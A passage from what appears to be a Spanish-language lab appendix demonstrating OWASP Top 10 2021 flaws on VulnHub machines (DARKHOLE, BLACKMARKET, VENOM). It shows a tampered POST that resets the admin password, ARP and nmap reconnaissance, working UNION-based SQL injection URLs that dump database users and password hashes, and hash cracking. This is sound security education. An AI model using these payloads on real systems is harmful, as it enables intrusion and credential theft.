
Request headers 13

```
1 POST /dashboard.php?id=2 HTTP/1.1
2 Host: 192.168.10.14
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://192.168.10.14/dashboard.php?id=2
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 23
10 Origin: http://192.168.10.14
11 DNT: 1
12 Connection: close
13 Cookie: PHPSESSID=977j6i0fe3ialpa2cvd2jqt9sd
14 Upgrade-Insecure-Requests: 1
15 password=123456789&id=2
```

7. A la petición interceptada en el paso 6 se le modifica los parámetros *password* e *id* para enviarla al servidor e intentar cambiar la contraseña del usuario *admin* (ver Figura A.6).

Figura A.6


Petición POST de cambio de contraseña para el usuario admin del servidor



8. Enviada la petición POST de cambio de contraseña, se ingresa a la aplicación con las credenciales *admin* : *admin1234*, corroborando el cambio y accediendo a la interfaz de administración presentada en la Figura A.7.

Figura A.7

Validación de credenciales admin : admin1234 alteradas por vulnerabilidad de control de acceso en el servidor “DARKHOLE:1”



A02:2021 – Fallas criptográficas

Para este apartado se explota el servidor vulnerable “BLACKMARKET:1” de la plataforma VulnHub.

Los pasos a seguir para la explotación son:

1. Descargar e integrar en el laboratorio de pruebas el servidor vulnerable “BLACKMARKET:1” disponible en el enlace <https://www.vulnhub.com/entry/blackmarket-1,223/>.
2. Realizar un escaneo ARP para identificar la dirección IP del servidor vulnerable (192.168.10.19) una vez integrado en el laboratorio de pruebas (ver Figura A.8).

Figura A.8

Escaneo ARP en la interfaz eth1 para identificar la IP del servidor “BLACKMARKET”

```
(root@kali)-[~/home/kali/Desktop/A02_2021_Maquina_BlackMarket_VulnHub]
└─# sudo arp-scan -I eth1 --local
Interface: eth1, type: EN10MB, MAC: 08:00:27:2f:3a:a6, IPv4: 192.168.10.16
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.10.1    0a:00:27:00:00:48    (Unknown: locally administered)
192.168.10.2    08:00:27:c0:b5:2f    PCS Systemtechnik GmbH
192.168.10.2    08:00:27:24:17:f5    PCS Systemtechnik GmbH (DUP: 2)
192.168.10.19  08:00:27:1b:96:26    PCS Systemtechnik GmbH

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.301 seconds (111.26 hosts/sec). 3 responded
```

3. Realizar un escaneo de puertos abiertos al servidor vulnerable con la herramienta *nmap* (ver Figura A.9).

Figura A.9


Escaneo de puertos abiertos en el servidor “BLACKMARKET:1” con nmap

```
(root@kali)-[~/home/kali/Desktop/A02_2021_Maquina_BlackMarket_VulnHub/nmap]
└─# nmap -p- --open -sS -sV --min-rate 5000 -n -Pn 192.168.10.19 -oG Puertos_Abiertos
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-23 21:56 EDT
Nmap scan report for 192.168.10.19
Host is up (0.0011s latency).
Not shown: 65528 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE  VERSION
21/tcp    open  ftp      vsftpd 3.0.2
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.7 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
110/tcp   open  pop3     Dovecot pop3d
143/tcp   open  imap     Dovecot imapd (Ubuntu)
993/tcp   open  ssl/imap Dovecot imapd (Ubuntu)
995/tcp   open  ssl/pop3 Dovecot pop3d
MAC Address: 08:00:27:1B:96:26 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

4. En el navegador del cliente se escribe <http://192.168.10.19> para verificar que el servidor web vulnerable esté disponible (ver Figura A.10).

Figura A.10


Verificación de disponibilidad del servidor vulnerable "BLACKMARKET:1"



5. Después de aplicar un proceso de listado de directorios se identifica la ruta <http://192.168.10.19/vworkshop/sparepartsstore.php>. Al ingresar a la ruta se presenta un catálogo de partes que identifica a cada una con el parámetro *sparepartid* (ver Figura A.11).

Figura A.11

Verificación de disponibilidad de <http://192.168.10.19/vworkshop/sparepartsstore.php>




6. La aplicación es vulnerable a *SQL Injection* al provocar un error con el identificador del producto. Haciendo uso de <http://192.168.10.19/vworkshop/spare>

partsstoremore.php?sparepartid=-1%27%20union%20select%201,2,3,schema_name,5,6,7%20from%20information_schema.schemata%20limit%201,1--%20- se puede identificar la segunda base de datos configurada en el servidor (ver Figura A.12).

Figura A.12

Identificación de base de datos “BlackMarket” vía SQL Injection



7. Haciendo uso de *http://192.168.10.19/vworkshop/sparepartsstoremore.php?sparepartid=-1%27%20union%20select%201,2,3,group_concat(table_name),5,6,7%20from%20information_schema.tables%20where%20table_schema=%27BlackMarket%27--%20-* se puede identificar las tablas en la base de datos “BlackMarket” (ver Figura A.13).
8. Haciendo uso de *http://192.168.10.19/vworkshop/sparepartsstoremore.php?sparepartid=-1%27%20union%20select%201,2,3,group_concat(column_name),5,6,7%20from%20information_schema.columns%20where%20table_schema=%27BlackMarket%27%20and%20table_name=%27user%27--%20-* se puede identificar las columnas de la tabla “user” en la base de datos “BlackMarket” (ver Figura A.14).
9. Haciendo uso de *http://192.168.10.19/vworkshop/sparepartsstoremore.php?sparepartid=-1%27%20union%20select%201,2,3,group_concat(username,0x3a,password),5,6,7%20from%20BlackMarket.user--%20-* se obtiene las credenciales de los usuarios registrados en el sistema (ver Figura A.15).

Obtenido el *hash* para el usuario *admin* se utiliza una herramienta para descubrir el algoritmo de encriptación y desencriptar la contraseña (ver Figura A.16).

Figura A.13

Identificación de tablas en la base de datos “BlackMarket” vía SQL Injection





Figura A.14

Identificación de columnas de la tabla “user” en la base de datos “BlackMarket” vía SQL Injection



A03:2021 – Inyección

Para este apartado se explota el servidor vulnerable “VENOM:1” de la plataforma VulnHub.

Los pasos a seguir para la explotación son:

1. Descargar e integrar en el laboratorio de pruebas el servidor vulnerable “VENOM:1” disponible en el enlace <https://www.vulnhub.com/entry/venom-1,701/>.

Figura A.15

Identificación de credenciales de usuarios del sistema vía SQL Injection





Figura A.16


Descifrado del hash MD5 para el usuario admin



2. Realizar un escaneo ARP para identificar la dirección IP del servidor vulnerable (192.168.10.8) una vez integrado en el laboratorio de pruebas (ver Figura A.17).

Figura A.17

Escaneo ARP en la interfaz eth1 para identificar la IP del servidor "VENOM:1"



3. Realizar un escaneo de puertos abiertos al servidor vulnerable con la herramienta *nmap* (ver Figura A.18).

Figura A.18


Escaneo de puertos abiertos en el servidor "VENOM:1" con nmap

```
(root@kali)-[~/home/kali/Desktop/A03_2021_Maquina_Venom_VulnHub/nmap]
└─# nmap -p- --open -sS -sCV --min-rate 5000 -n -Pn 192.168.10.8
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-12 09:49 EDT
Nmap scan report for 192.168.10.8
Host is up (0.00021s latency).
Not shown: 65530 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.3
80/tcp    open  http         Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
443/tcp   open  http         Apache httpd 2.4.29
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
445/tcp   open  +1+U        Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
MAC Address: 08:00:27:12:1A:04 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: VENOM, 127.0.1.1; OS: Unix
```

4. En un navegador acceder a la dirección `http://192.168.10.8` e inspeccionar el código fuente de la página para identificar el *hash* oculto (ver Figura A.19).

Figura A.19


Inspección del código fuente de la página para identificación de hash oculto



- Utilizar <https://crackstation.net> para identificar y descifrar el *hash* que se obtuvo de la página web en el paso 4 (ver Figura A.20).

Figura A.20


Identificación y descifrado del hash oculto en la página de Apache en el servidor



- Con el *hash* descifrado como usuario y contraseña se realiza una conexión ftp para descargar el archivo `hint.txt` (ver Figura A.21).

Figura A.21

